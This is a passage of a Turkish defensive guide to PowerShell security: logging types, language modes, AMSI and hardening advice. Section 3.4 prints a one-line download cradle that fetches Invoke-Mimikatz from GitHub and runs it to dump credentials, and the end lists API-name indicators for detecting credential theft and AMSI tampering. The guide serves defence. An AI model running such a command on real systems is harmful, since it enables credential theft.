


Şekil 29 - Module Logging

3.3.2.Script Block Logging

PowerShell tabanlı saldırılarda hem güvenlik önlemlerinden kaçmak hem de analiz işlemlerini karmaşıklaştırıp zorlaştırmak adına çalıştırılan komutlar encode edilmektedir, yani karmaşıklaştırma (obfuscation) kullanılmaktadır. Bu karmaşıklaştırma işlemlerinde genelde Base64 ile kodlar encode edilir. PowerShell tarafından duruma bakıldığında encode edilmiş bir kodun çalıştırabilmesi için öncelikle bu kodun tersine döndürüp en anlamlı haline getirilmesi gerekiyor, kısaca decode edilmesi veya geriye döndürülmesi gerekiyor. Böylece asıl yapılması gerekenin ne olduğunu anlaşılacak ve gerçekleştirilecektir. Script Block Loglama mekanizması işte tam bu noktada devreye girmektedir. Kod decode edildikten ve çalıştırılabilir hale getirildikten sonra henüz kod çalıştırılmadan Event Log mekanizmasına gönderilmektedir ve sonrasında kod çalıştırmaktadır. Yani bu loglama türünde çalıştırılmak istenen kod bloğu henüz PowerShell tarafından çalıştırmadan loglanmaktadır.

Bu tür loglamayı sistemde açmak için **Administrative Templates > Windows Components > Windows PowerShell** yolu izlenip **"Turn on PowerShell Script Block Logging"** değerinin durumu aktif hale getirilir. Ayrıca **"Log script block execution start / stop events"** seçeneği ile çalıştırılan script bloğunun başlangıç ve bitiş ile alakalı olaylar kayıt edilebilir. Kayıt edilen ekstra bu bilgiler forensic çalışmalarında değerli bilgiler olsa da çok fazla log üretileceği için çoğu sistemde kullanılmamaktadır.



Şekil 30 - Script Block Loglama Özelliğinin Aktif Hale Getirilmesi

Aynı zamanda aşağıdaki kayıt defteri girdilerinin sahip oldukları değerler belirtilen şekilde düzenlenerek de aynı işlemi gerçekleştirilebilir.


- `HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ScriptBlock Logging`
  - `EnableScriptBlockLogging = 1`

Bu şekilde toplanan loglar, **Application and Services Logs > Microsoft > Windows > PowerShell > Operational** yolunda bulunur. Yazı için örnek bir PowerShell scripti oluşturulmuştur ve aşağıda ilgili PowerShell Script'inin kaynak kodları verilmiştir. Script ilk olarak ekrana "PowerShell Script Logging Test" yazmaktadır ve arından işletim sistemi hakkında belirli bilgileri döndürmektedir.

LogTest.ps1

```
Write-Host "PowerShell Script Logging Test"
Get-CimInstance Win32_OperatingSystem | Select-Object Caption, Version,
ServicePackMajorVersion, OSArchitecture, CSName, WindowsDirectory
```

Script çalıştırıldıktan sonra oluşan loga ait ekran görüntüsü aşağıda verilmiştir.




Şekil 31 - Script Block Loglama

PowerShell v5 ile gelen bu loglama özelliğinde, çalıştırılmak istenen scriptin kod bloğu şüpheli komutları ya da teknikleri içeriyorsa Script Block Logging özelliği aktif olmasa bile sistemde log oluşturulmaktadır. Şüpheli scriptler sebebiyle oluşan loglar Warning seviyesindedir. Bu şekilde şüpheli bir durum tespit edip log üretmek Microsoft tarafından bir güvenlik özelliği olarak sunulmamıştır ve görülmemektedir. Script Block Logging özelliği aktif edilerek şüpheli, şüpheli olmayan tüm scriptlere ait loglar toplanabilir ve tavsiye de bu yöndedir. Toplanan logların EventID değerleri ise 4104 olacaktır.

3.3.3.Transcription Logging

Bu loglama türünde PowerShell üzerinde çalıştırılan her bir komut ve o komuta ait çıktılar her bir oturum ve kullanıcı için ayrı bir dosyaya yazılır. Dosya içeriklerinde komut ve çıktının yanında zaman damgası, kullanıcı adı, PowerShell versiyonu gibi birçok meta veri de bulunmaktadır. Ancak bu log dosyalarında çalıştırılan scriptin içeriği veya disk üzerine yazma işlemi yapılırsa yazılan veri bulunmaz. Bu loglama türünde özetle, aktif olan her bir PowerShell ara yüzünde olan bitine ait tüm detaylar loglanır. Oluşturulan dosyalar varsayılan olarak *"PowerShell_transcript"* ön eki ile başlar, istenilirse değiştirilebilir ve yine varsayılan olarak oluşan log dosyaları ilgili kullanıcının *Documents* dizini altına kayıt edilir. Bu nokta da tavsiye edilen oluşturulan log dosyalarının uzak bir sisteme yazılmasıdır.

Bu tür loglamayı sistemde açmak için **Administrative Templates > Windows Components > Windows PowerShell** yolu izlenip **"Turn on PowerShell Transcription"** değerinin durumu aktif hale getirilir. Eğer çalıştırılan komutlara ait zaman damgası değerinin kayıt edilmesi isteniliyorsa **"Include invocation headers"** seçeneği seçilmelidir.




Şekil 32 - Transcription Özelliğinin Aktif Hale Getirilmesi

Aynı zamanda aşağıdaki kayıt defteri girdilerinin sahip oldukları değerler belirtilen şekilde düzenlenerek de aynı işlemi gerçekleştirilebilir.

- `HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\Transcription`
  - `EnableTranscripting = 1`
- `HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\Transcription`
  - `EnableInvocationHeader = 1`
- `HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\Transcription`
  - `OutputDirectory = Log dosyalarının kayıt edileceği dizin`

Örnek olarak **`Get-Process`** Cmdlet'i çalıştırılmıştır ve aşağıdaki ekran görüntüsünde de görüleceği üzere log dosyası ilgili dizine oluşturulmuştur ve tüm bilgiler dosyanın içerisine yazılmıştır.




Şekil 33 - Transcription Loglama

Yazı için örnek bir PowerShell scripti oluşturulmuştur ve aşağıda ilgili PowerShell Script'inin kaynak kodları verilmiştir. Script ilk olarak ekrana "PowerShell Script Transcription Test" yazmaktadır ardından **`Get-Service`** Cmdlet'i ile işletim sistemindeki servisler hakkında belirli bilgileri döndürmektedir.

LogTest.ps1

```
Write-Host "PowerShell Script Transcription Test"
Get-Service
```

Script çalıştırıldıktan sonra oluşan loga ait ekran görüntüsü aşağıda verilmiştir. Görüleceği üzere Execution Policy seviyesi Bypass olacak şekilde yeni bir oturum başlatılmıştır. İlgili Execution Policy değişimine ait bilgi ile beraber tüm meta veriler, çalıştırılan script ve çıktısı loglanmaktadır. Her yeni PowerShell erişimine ait yeni bir log dosyası oluşacaktır ve çalıştırılan script/scriptlerin içeriği hariç tüm işlemler loglanacaktır.




Şekil 34 - Transcription Loglama

3.4. PowerShell Language Modları

PowerShell dil modları PowerShell oturumu esnasında hangi ögelerin kullanılabilir olacağını belirler. Aktif oturumdaki dil modu **`$ExecutionContext.SessionState.LanguageMode`** komutu ile öğrenilebilir. PowerShell üzerinde kullanılabilecek olan dil modları aşağıdaki gibidir.

- Full Language Mod
- Restricted Mod
- No Language Mod
- Constrained Language Mod



Şekil 35 - Aktif Oturumdaki Dil Modu

Full Language Mod, PowerShell oturumundaki tüm dil öğelerine izin verir. Windows RT dışındaki tüm Windows sürümlerinde varsayılan dil modudur.

Restricted Language Mod, PowerShell oturumunda Cmdlet'ler, fonksiyonlar vs. çalıştırabilir durumdadır ancak script bloklarının çalıştırılmasına izin verilmez. Atama ifadeleri, özellik başvuruları ve yöntem çağrılarına izin verilmez.


No Language Mod, PowerShell oturumunda komut çalıştırılmasına izin verilir ancak diğer dil elementlerinin hiçbirinin çalıştırılmasına izin verilmez.

Constrained Language Mod, PowerShell'in basit fonksiyonelliği dışında kullanılamadığı dil modudur. PowerShell v5 ile beraber, eğer sistemde AppLocker varsa ve "Allow" moda alınmışsa PowerShell otomatik olarak Constrained dil moduna geçer. AppLocker Allow mod ve PowerShell Constrained dil modu aktifken bir saldırganın saldırı araçlarını çalıştırmak için PowerShell dil modunu değiştirmesi çok da mümkün değildir. Constrained dil modu, PowerShell'in temel özelliklerinin kullanılmasına izin verir ve ileri düzey özelliklerinin (Direkt .NET Framework erişimi, Add-Type Cmdlet'i üzerinden Win32 API'Larına erişimi vs.) kullanılmasını engeller. Böylece saldırı yüzeyi daraltılmış olur. Ancak AppLocker tarafından izin verilen bir dizinden PowerShell çağırıldığında veya imzalanmış bir kod çalıştırıldığında PowerShell kodları Constrained mod yerine Full modda çalıştırılır.

Örnek olarak Mimikatz'ın PowerShell dilinde yazılmış hali, Constrained dil modu aktifken aşağıdaki komut kullanılarak çalıştırılmaya çalışılmış ve dil modu scriptin çalışmasına izin vermemiştir.

Komut

```
IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/
PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -
DumpCreds
```




Şekil 36 - Constrained Dil Modu

3.5. Anti-Malware Scan Interface (AMSI)


Windows 10 ile gelen Anti-Malware Scan Interface (AMSI), sistem üzerinde çalıştırılmak istenilen herhangi bir scripting diline (PowerShell, VBScript, JScript vs.) özgü komutu, indirilen, çağırılan

herhangi bir dosyayı kendi yorumlayıcısı tarafından henüz çalıştırılmadan tarayan sistemdir. Bunun yanında çalıştırılmak istenilen kodların diskte veya hafızada olması önemli değildir, her iki durumda da AMSI tarafından taramaktadır. PowerShell için komut veya kodlar henüz ***System.Management.Automation.dll***'e ulaşmadan AMSI tarafından anti-malware kontrolü gerçekleştirilir. Windows 10'da kurulum ile beraber Windows Defender AMSI'yi desteklemektedir ve çalışma yapısına ait şema aşağıda verilmiştir.



Şekil 37 - AMSI Çalışma Yapısı

Tarama sonucunda AMSI onay verirse komut veya kod çalıştırılır eğer onay vermezse komut veya kod çalıştırılmaz. Yazı için örnek olarak Mimikatz'ın PowerShell dilinde yazılmış hali çalıştırılmaya çalışılmıştır. AMSI kodun zararlı olduğunu tespit etmiştir ve çalışmasını engellemiştir.



Şekil 38 – Zararlı Kodun AMSI Tarafından Engellenmesi

3.6. Sonuç

PowerShell'in kullanılacağı saldırılara karşı sistemlere bağışıklık kazandırmak ve saldırı tespit, analiz yeteneğinin arttırılması için özet olarak yukarıda detayları verilen yenilik ve özelliklerden yararlanılması gerekmektedir. Temelde yapılacak olan işlemler maddeler halinde özetlenirse;

- PowerShell v2 istemci ve sunucu sistemlerden kaldırılmalıdır.
- Güvenlik geliştirmelerinden daha iyi yararlanmak için istemci ve sunucu sistemler son versiyonlara yükseltilmelidir.
- Özellikle istemci sistemlerde PowerShell Constrained dil modunda kullanılmalıdır ve beraberinde Application Whitelisting önerilmektedir.
- İstemci ve sunucu sistemlerde Modül, Script Block ve Transcription Loglama aktif edilmelidir. Transcription Loglama için oluşacak log dosyaları logların toplandığı sistem üzerinde değil yazılabilir bir ağ paylaşımda toplanmalıdır. Beraberinde de uygun korelasyon kuralları işletilmelidir.

Aşağıda PowerShell saldırılarında kullanılan birçok scriptten alınmış indikatörler bulunmaktadır. Korelasyon kuralları işletilirken özellikle Script Block loglama için aşağıdaki indikatörler yardımcı olacaktır.

İndikatörler	
AdjustTokenPrivileges	IMAGE_NT_OPTIONAL_HDR64_MAGIC
Advapi32.dll	kernel32.dll
AmsiUtils	Security.Cryptography.CryptoStream
KerberosRequestorSecurityToken	CreateDelegate
LSA_UNICODE_STRING	MiniDumpWriteDump
Management.Automation.RuntimeException	Microsoft.Win32.UnsafeNativeMethods
msvcrt.dll	ntdll.dll
PAGE_EXECUTE_READ	Net.Sockets.SocketFlags
ReadProcessMemory.Invoke	Runtime.InteropServices
Reflection.Assembly	SECURITY_DELEGATION
SE_PRIVILEGE_ENABLED	System.Security.Cryptography
secur32.dll	user32.dll
System.Reflection.AssemblyName	System.Runtime.InteropServices
TOKEN_ADJUST_PRIVILEGES	TOKEN_ALL_ACCESS

TOKEN_ASSIGN_PRIMARY	TOKEN_DUPLICATE
TOKEN_ELEVATION	TOKEN_IMPERSONATE
TOKEN_INFORMATION_CLASS	TOKEN_PRIVILEGES
TOKEN_QUERY	Metasploit

